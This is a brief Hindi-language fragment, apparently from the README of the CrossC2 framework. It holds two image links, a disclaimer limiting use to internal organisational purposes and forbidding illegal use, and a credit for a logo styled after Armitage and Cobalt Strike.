
केवल उद्यमों और संगठनों द्वारा आंतरिक उपयोग के लिए, इस फ्रेमवर्क में कुछ हद तक अस्थिरता है। गैर-पेशेवरों को इसका उपयोग करने की अनुमति नहीं है। कोई भी इसका उपयोग अवैध उद्देश्यों और लाभ के लिए नहीं करेगा। इसके अलावा, अनधिकृत संशोधित संस्करण प्रकाशित करना भी निषिद्ध है, अन्यथा कानूनी जिम्मेदारियाँ उठानी पड़ेंगी।
@Emma को धन्यवाद, जिन्होंने CrossC2 के लिए लोगो डिज़ाइन किया, जो Armitage और CobaltStrike श्रृंखला की शैली में डिज़ाइन किया गया है।